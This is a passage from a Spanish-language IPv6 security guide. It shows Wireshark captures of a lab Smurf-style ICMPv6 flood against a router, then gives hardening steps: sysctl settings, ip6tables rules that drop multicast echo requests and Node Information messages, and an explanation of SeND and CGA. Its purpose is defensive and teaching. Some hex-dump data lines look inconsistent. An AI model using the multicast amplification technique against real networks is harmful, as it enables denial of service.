22	96.295696152	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
23	97.303924596	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)

```
▷ Frame 15: 1502 bytes on wire (12016 bits), 1502 bytes captured (12016 bits) on interface 0
▷ Ethernet II, Src: Vmware_5c:4b:4f (00:0c:29:5c:4b:4f), Dst: IPv6mcast_01 (33:33:00:00:00:01
▷ Internet Protocol Version 6, Src: fc00::1, Dst: ff02::1
◢ Internet Control Message Protocol v6
    Type: Echo (ping) request (128)
    Code: 0
    Checksum: 0xf6cc [correct]
    [Checksum Status: Good]
    Identifier: 0x0000
    Sequence: 0
  ◢ Data (1440 bytes)
      Data: 61746171756520736d7572666174617175652073 6d757266...
      [Length: 1440]
```

```
0000  33 33 00 00 00 01 00 0c  29 5c 4b 4f 86 dd 60 00   33...... )\KO..`.
0010  00 00 05 a8 3a 40 fc 00  00 00 00 00 00 00 00 00   ....:@.. ........
0020  00 00 00 00 00 01 ff 02  00 00 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 01 80 00  f6 cc 00 00 00 00 61 74   ........ ......at
0040  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
0050  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
0060  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
0070  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
0080  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
0090  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
00a0  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
00b0  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
00c0  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
00d0  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
00e0  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
00f0  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
0100  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
0110  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
0120  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
0130  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
0140  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
0150  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
0160  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
0170  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
0180  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
0190  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
```

Paquete Wireshark recibido en HOST

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
2	0.000069462	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64
3	1.014893717	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
4	1.014940533	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64
5	2.020761438	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
6	2.020802684	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64
7	3.028211576	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
8	3.028272476	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64
9	4.034944535	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
10	4.035013535	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64

```
▷ Frame 1: 1502 bytes on wire (12016 bits), 1502 bytes captured (12016 bits) on interface 0
▷ Ethernet II, Src: Vmware_5c:4b:4f (00:0c:29:5c:4b:4f), Dst: IPv6mcast_01 (33:33:00:00:00:01)
▷ Internet Protocol Version 6, Src: fc00::1, Dst: ff02::1
◢ Internet Control Message Protocol v6
    Type: Echo (ping) request (128)
    Code: 0
    Checksum: 0xf6cc [correct]
    [Checksum Status: Good]
    Identifier: 0x0000
    Sequence: 0
  ◢ Data (1440 bytes)
      Data: 617461717565206736d757266617461717565206736d757266...
      [Length: 1440]
```

```
0000  33 33 00 00 00 01 00 0c  29 5c 4b 4f 86 dd 60 00   33...... )\KO..`.
0010  00 00 05 a8 3a 40 fc 00  00 00 00 00 00 00 00 00   ....:@.. ........
0020  00 00 00 00 00 01 ff 02  00 00 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 01 80 00  f6 cc 00 00 00 00 61 74   ........ ......at
0040  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
0050  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
0060  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
0070  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
0080  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
0090  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
00a0  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
00b0  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
00c0  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
00d0  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
00e0  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
00f0  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
0100  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
0110  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
0120  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
0130  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
0140  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
0150  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
0160  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
0170  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
0180  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
0190  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
```

Paquete Wireshark recibido en ROUTER

No.	Time	Source	Destination	Protocol	Length	Info
2	0.000044117	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64
5	1.006852666	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64
7	2.013961314	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64
9	3.020484815	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64
11	4.027303200	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64
13	5.034202278	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64
15	6.041509533	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64
17	7.048664525	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64
19	8.056338525	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64
21	9.064187206	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64
23	10.070980804	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64
25	11.078748538	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64
27	12.084762619	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64
29	13.091175453	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64
31	14.098055510	fc00::2	fc00::1	ICMPv6	1502	Echo (ping) reply id=0x0000, seq=0, hop limit=64

```
▷ Frame 2: 1502 bytes on wire (12016 bits), 1502 bytes captured (12016 bits) on interface 0
▷ Ethernet II, Src: Vmware_05:51:a6 (00:0c:29:05:51:a6), Dst: Vmware_42:c8:7b (00:0c:29:42:c8:7b)
▷ Internet Protocol Version 6, Src: fc00::2, Dst: fc00::1
◢ Internet Control Message Protocol v6
    Type: Echo (ping) reply (129)
    Code: 0
    Checksum: 0xf8cd [correct]
    [Checksum Status: Good]
    Identifier: 0x0000
    Sequence: 0
  ◢ Data (1440 bytes)
      Data: 617461717565207365726617461717565207365726...
      [Length: 1440]
```

```
0000  00 0c 29 42 c8 7b 00 0c  29 05 51 a6 86 dd 60 08   ..)B.{.. ).Q...`.
0010  e9 2f 05 a8 3a 40 fc 00  00 00 00 00 00 00 00 00   ./..:@.. ........
0020  00 00 00 00 00 02 fc 00  00 00 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 01 81 00  f8 cd 00 00 00 00 61 74   ........ ......at
0040  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
0050  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
0060  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
0070  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
0080  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
0090  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
00a0  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
00b0  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
00c0  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
00d0  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
00e0  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
00f0  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
0100  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
0110  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
0120  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
0130  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
0140  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
0150  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
0160  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
0170  20 73 6d 75 72 66 61 74  61 71 75 65 20 73 6d 75    smurfat aque smu
0180  72 66 61 74 61 71 75 65  20 73 6d 75 72 66 61 74   rfataque  smurfat
0190  61 71 75 65 20 73 6d 75  72 66 61 74 61 71 75 65   aque smu rfataque
```

ROUTER recibirá los Echo Reply de todos los hosts que se encuentren en el segmento local, incrementando el procesamiento de tráfico para su interfaz ens33 (segmento local). Esto puede producir un ataque de DoS, impidiendo por ejemplo que los hosts del segmento puedan enrutar su tráfico hacia las redes globales IPv6.

Corolario sobre los ataques a una red IPv6

Existen una gran variedad de ataques a un escenario IPv6, por lo tanto se debe trabajar en mitigar los mismos analizando previamente el escenario propuesto y los servicios productivos presentes en el mismo.

Hemos expuesto algunos casos de intrusión en redes IPv6, demostrando como se pueden capturar y manipular los paquetes logrando una gran diversidad de ataques. Se deben tener en cuenta todas las funcionalidades del protocolo IPv6 para proteger una infraestructura crítica; definiendo estrategias de mitigación de ataques sin afectar la disponibilidad de la misma.

Hardening de IPv6

Existe un conjunto de prácticas diseñadas específicamente para proteger una red IPv6. Se pueden habilitar un conjunto funcionalidades que servirán de protección principalmente contra ataques al NDP originados en el segmento local.

Se debe tener en cuenta que bloquear de manera incorrecta cualquier mensaje ICMPv6 puede impedir el normal funcionamiento de un segmento IPv6 y generar un DoS para tráfico legítimo. Vamos a mencionar reglas de hardening IPv6 para implementar en equipos basados en Linux, las cuales deberán ser implementadas de acuerdo a un previo análisis detallado realizado por el arquitecto de la solución IPv6.

- Deshabilitar la recepción de mensaje ICMPv6 del tipo RA

Con esta configuración se deberá establecer de manera manual la configuración de red IPv6 en cada host, no se aceptarán mensajes de actualización de prefijos de red o de rutas por defecto por parte de los routers del segmento.

Archivo de configuración	HARDENING RA
/etc/sysctl.conf	net.ipv6.conf.all.accept_ra=0 net.ipv6.conf.default.accept_ra=0

- Deshabilitar IPv6 Privacy Extensions

Con esta configuración no se aceptará tráfico de direcciones autoconfiguradas, es decir las generadas a partir de un prefijo y la dirección MAC del host emisor.

Archivo de configuración	HARDENING IPv6 PRIVACY EXTENSIONS
/etc/sysctl.conf	net.ipv6.conf.all.use_tempaddr=2 net.ipv6.conf.default.use_tempaddr=2
/etc/NetworkManager/NetworkManager.conf	[connection] ipv6.ip6-privacy=2

❖ Limitar ICMPv6 Rate Limiting

Con esta configuración se puede limitar la cantidad de paquetes ICMPv6 a procesar, de acuerdo a la carga de la red IPv6 y el propósito del equipo a proteger.

Archivo de configuración	HARDENING RATELIMIT
/etc/sysctl.conf	net.ipv6.icmp.ratelimit VALOR (default 1000 ms)

❖ Firewall IPv6

La política de filtrado IPv6 depende de la topología de red y de la decisión de bloqueo por parte de la administración. Se deben analizar en detalle el tráfico IPv6 de los equipos antes de implementar cualquier política de filtrado, teniendo en cuenta lo siguiente en cada host IPv6:

- ➔ Si tienen solo funcionalidad de host.
- ➔ Si tienen funcionalidad de router.
- ➔ Si está conectado al segmento local.
- ➔ Si está conectado a segmentos globales.

A continuación se mencionan unos ejemplos de filtrado IPv6 mediante IPTABLES para diferentes situaciones que pueden ser presentar en un segmento IPv6.

HARDENING IPTABLES
Descartar mensajes ICMPv6 de direcciones autogeneradas. ip6tables -A INPUT -p icmpv6 -d fe80::/10 -j DROP # Descartar mensajes ICMPv6 del tipo Echo Reply con destino a direcciones multicast. ip6tables -A INPUT -p icmpv6 -d ff00::/8 --icmpv6-type echo-reply -j DROP # Permitir solo mensajes ICMPv6 del tipo Echo Requests de un *Prefijo* perteneciente a segmento. ip6tables -A INPUT -p icmpv6 -s *PREFIJO* --icmpv6-type echo-request -j ACCEPT # Permitir solo mensajes ICMPv6 del tipo Echo Requests de un *HOST* específico perteneciente a segmento. ip6tables -A INPUT -p icmpv6 -d *HOST* --icmpv6-type echo-request -j ACCEPT

Permitir solo mensajes ICMPv6 del tipo Destination Unreachable de un *Prefijo* pertenecient al segmento.

ip6tables -A INPUT -p icmpv6 -d *Prefijo* --icmpv6-type destination-unreachable -j ACCEPT

Descartar paquetes ICMPv6 del tipo Node Information, tanto los Queries (tipo 139) como lo Replies (140).

ip6tables -A INPUT -p icmpv6 --icmpv6-type 139 -j DROP
ip6tables -A INPUT -p icmpv6 --icmpv6-type 140 -j DROP


Para evitar el ataque del tipo SMURF del cual fue parte HOST en el escenario de ataque propuesto, aplicaremos una regla IPTABLES. El objetivo de la misma será evitar que HOST reciba paquetes del tipo Echo Request con dirección destino multicast a todos los host del segmento.

Hardening en HOST para evitar ataque SMURF

Vamos a crear una regla de filtrado ICMPv6 de tipo Echo Request en HOST para el destino multicast ff02::1/128, evitando que HOST procese dichos mensajes.

Configuración	HARDENING para evitar ataque SMURF
IPTABLES	ip6tables -A INPUT -p icmpv6 -d ff02::1/128 --icmpv6-type echo-request -j DROP ip6tables-save > /etc/network/iptables.rules
/etc/network/interfaces	iface ens33 inet6 static pre-up ip6tables-restore < /etc/network/iptables.rules

Luego de aplicar la regla para tráfico entrante de IPTABLES en HOST, este comienza a rechazar los paquetes con destino multicast ff02::1/128. Con esto se evita que HOST pueda ser utilizado dentro del ataque de DDoS a ROUTER en el escenario propuesto, ya que no reenviará los paquetes del tipo Echo Reply a dicho gateway.



Observamos en HOST como se incrementa el contador de paquetes filtrados para dicha regla en la cadena INPUT. Si se desea mitigar uno de los posibles ataques de DDoS en el segmento local propuesto, se debería aplicar la misma configuración de IPTABLES en todos los host presentes en el mismo.

```
root@host:~# ip6tables -nvL INPUT
Chain INPUT (policy ACCEPT 1 packets, 96 bytes)
 pkts bytes target     prot opt in     out     source               destination
   45  5400 DROP       icmpv6     *      *       ::/0                 ff02::1             ipv6-icmptype 128
root@host:~#
root@host:~#
root@host:~# ip6tables -nvL INPUT
Chain INPUT (policy ACCEPT 1 packets, 96 bytes)
 pkts bytes target     prot opt in     out     source               destination
   48  5760 DROP       icmpv6     *      *       ::/0                 ff02::1             ipv6-icmptype 128
```

Corolario sobre el NDP

Se debe establecer el rol de todos los equipos IPv6 en un segmento y bloquear funcionalidades que no sean propias de dicho rol. Un control que es mandatorio es el siguiente:

- **Control de envío de Router Advertisements**: solamente los routers del segmento deben poder enviar mensajes icmpv6 del tipo RA. Se debe impedir la propagación de dichos mensajes por cualquier host que no sea un router.

Se debe correlacionar y analizar todos los mensajes ICMPv6 que se produzcan en la red y elaborar un análisis que permita tomar medidas de defensa.

Hemos demostrado que el NDP no provee un mecanismo nativo de protección contra la manipulación de paquetes durante la transmisión de mensajes ICMPv6. A continuación vamos a analizar el estándar propuesto en la RFC 3971 (SEcure Neighbor Discovery), el cual nos permitirá securizar la mensajería del NDP.

Secure Neighbor Discovery (SeND)

Para proporcionar seguridad a las diversas funciones del NDP, se introduce un conjunto de nuevas opciones para proteger los mensajes transmitidos. Se analizarán los requerimientos para implementar:

- un proceso de descubrimiento de delegación de autorización.
- un mecanismo de prueba de propiedad de la dirección IPv6.

La solución destinada a establecer un canal seguro de comunicación IPv6 debe tener los siguientes componentes:

- Direcciones del tipo **CGA (Cryptographically Generated Addresses)**, utilizadas para asegurarse de que el remitente del mensaje Neighbor Discovery es el propietario de la dirección reclamada.
  Una clave pública-privada es generada por todos los nodos antes de que puedan reclamar una dirección. Una nueva opción en el protocolo NDP, la **opción CGA**, se utiliza para transportar la clave pública y los parámetros asociados.

- Las rutas de certificación, ancladas a partes de confianza, deben certificar la autoridad de los routers. Un host debe configurarse con el vínculo de confianza al que el router tiene la ruta de certificación, antes de que el host pueda adoptar a dicho router como su gateway. Se utilizan mensajes denominados **Certification Path Solicitation** y **Certification Path Advertisement** para descubrir una ruta de certificación al vínculo de confianza, sin requerir que los mensajes Router Discovery lleven las rutas de certificación. La recepción de un mensaje Router Advertisement protegido para el que no hay ruta de certificación disponible activa el proceso de descubrimiento de delegación de autorización.

- Opciones como son el **Timestamp** y el **Nonce**, para evitar ataques del tipo Replay. Teniendo en cuenta que los mensajes del tipo Neighbor Discovery y Router Discovery son enviados a direcciones multicast en algunos casos, la opción Timestamp ofrece protección al replay sin establecer previamente ningún número de estado o secuencia. Cuando los mensajes se usan en pares solicitation-advertisement, los mismos se protegen con la opción Nonce.

- La opción **RSA Signature** utilizada para proteger todo los mensajes relacionados con el Neighbor Discovery y el Router Discovery. La firma de clave pública protege la integridad de los mensajes y autentica la identidad de su remitente.
  La autoridad de una clave pública se establece con el proceso de delegación de autorización, utilizando certificados o mediante el mecanismo de prueba de propiedad de la dirección utilizando CGA (o ambos).

Cryptographically Generated Addresses (CGA)

La **opción CGA** permite la verificación de la dirección del host emisor. El formato de la opción CGA es el siguiente:

0 1 2 3 4 5 6 7	8 9 0 1 2 3 4 5	6 7 8 9 0 1 2 3	4 5 6 7 8 9 0 1
TYPE	**LENGTH**	**PAD LENGTH**	**RESERVED**
CGA PARAMETERS			
PADDING			

Type	11
Length	La longitud de la opción CGA (incluyendo los campos Type, Length, Pad Length, Reserved, CGA Parameters y Padding) en unidades de 8 octetos.
Pad Length	El número de octetos de relleno al final del campo CGA Parameters dentro de la longitud especificada por el campo Length. Los octetos de relleno deben ser puestos a cero por los emisores e ignorados por los receptores.
Reserved	Un campo de 8 bits reservado para uso futuro. El valor debe ser inicializado a cero por el remitente y debe ser ignorado por el receptor.
CGA Parameters	Un campo de longitud variable que contiene la estructura de datos. Si la **opción CGA** y la **opción RSA Signature** están presentes, la clave pública que se encuentra en el campo CGA Parameters de la opción CGA debe ser la referida por el campo **Key Hash** en la opción RSA Signature. Los paquetes recibidos con dos claves diferentes deben ser descartados, el propietario de una dirección y el firmante no pueden ser partes diferentes.
Padding	Un campo de longitud variable que hace la longitud de la opción sea un múltiplo de 8, contiene tantos octetos como se especifica en el campo Pad Length.

Emisores CGA

Si el nodo ha sido configurado para usar SEND, la opción CGA debe estar presente en todos los mensajes de Neighbor Solicitation y Advertisement; a su vez deben estar presentes en los mensajes Router Solicitation a menos que se envíen con la dirección origen no especificada. La opción CGA puede estar presente en otros mensajes.

La clave pública en el campo CGA Parameter se toma de la configuración utilizada para generar el CGA, normalmente desde una estructura de datos asociada con la dirección de origen.

Un host que envía un mensaje usando la opción CGA debe construir cada mensaje de la siguiente manera:

- Redirect: La dirección debe ser la dirección de origen del mensaje.
- Neighbor Solicitation: La dirección debe ser la dirección de destino para las solicitudes enviadas para el proceso Duplicate Address Detection; de lo contrario debe ser la dirección de origen del mensaje.
- Neighbor Advertisement: La dirección debe ser la dirección de origen del mensaje.
- Router Solicitation: La dirección debe ser la dirección de origen del mensaje. La opción CGA no se utiliza cuando la dirección de origen es la dirección no especificada.
- Router Advertisement: La dirección debe ser la dirección de origen del mensaje.


Receptores CGA

Los mensajes Neighbor Solicitation y Neighbor Advertisement sin la opción CGA deben tratarse como no seguros, es decir procesados de la misma manera que los mensajes NDP enviados por un nodo que no utiliza SeND. Los nodos SeND que operan de manera segura, simplemente pueden descartar los mensajes no seguros.

Los mensajes Redirect, Neighbor Solicitation, Neighbor Advertisement, Router Solicitation y Router Advertisement que contienen una opción CGA deben estar controlados de la siguiente manera:

- Los mensajes Router Solicitation sin la opción CGA deben ser tratados como no seguros, a menos que la dirección de origen del mensaje sea la dirección no especificada.
- Si la interfaz se ha configurado para utilizar CGA, el host receptor debe verificar la dirección de origen del paquete. Si la verificación CGA tiene éxito, el destinatario realiza una comprobación criptográfica de la firma. Incluso si la verificación CGA tiene éxito, no se puede reclamar la validez del uso hasta que se haya comprobado la firma.
- Un receptor que no admite CGA o no ha especificado su uso para una interfaz específica aún puede verificar los paquetes utilizando vínculos de confianza (incluso si se utiliza CGA en un paquete). En tal caso, la propiedad CGA de la dirección simplemente no se verifica.

Generación criptográfica de CGA



La estructura de parámetros de CGA contiene los siguientes campos:

- Modificador inicializado a un valor aleatorio (128-bit).
- Prefijo de red establecido al valor del prefijo anunciado por el router del segmento (64 bits).
- Contador de colisiones utilizado para el proceso DAD garantizando la unicidad de la dirección generada (8 bits).

- ❖ Clave pública del propietario de la dirección (longitud variable).
- ❖ Campo de extensión: campo para futuras necesidades (longitud variable).

Dado que 64 bits no serían suficientes para proporcionar seguridad contra ataques de fuerza bruta en un futuro cercano, se utiliza una extensión por hash para aumentar la resistencia de la seguridad por encima de 64 bits. La combinación de los dos valores de hash aumenta la complejidad computacional para generar una nueva dirección y por lo tanto el costo de usar ataques de fuerza bruta.

Proceso de generación de CGA:

- Se determina la clave pública del propietario de la dirección.
- Se selecciona el valor del parámetro **Sec** apropiado, este indica el nivel de seguridad de la dirección generada que se desea utilizar. Aumentar el valor Sec por "1" agrega 16 bits a la longitud del hash que el atacante debería romper por fuerza bruta, es un entero sin signo de 3 bits que tiene un valor entre "0" y "7".
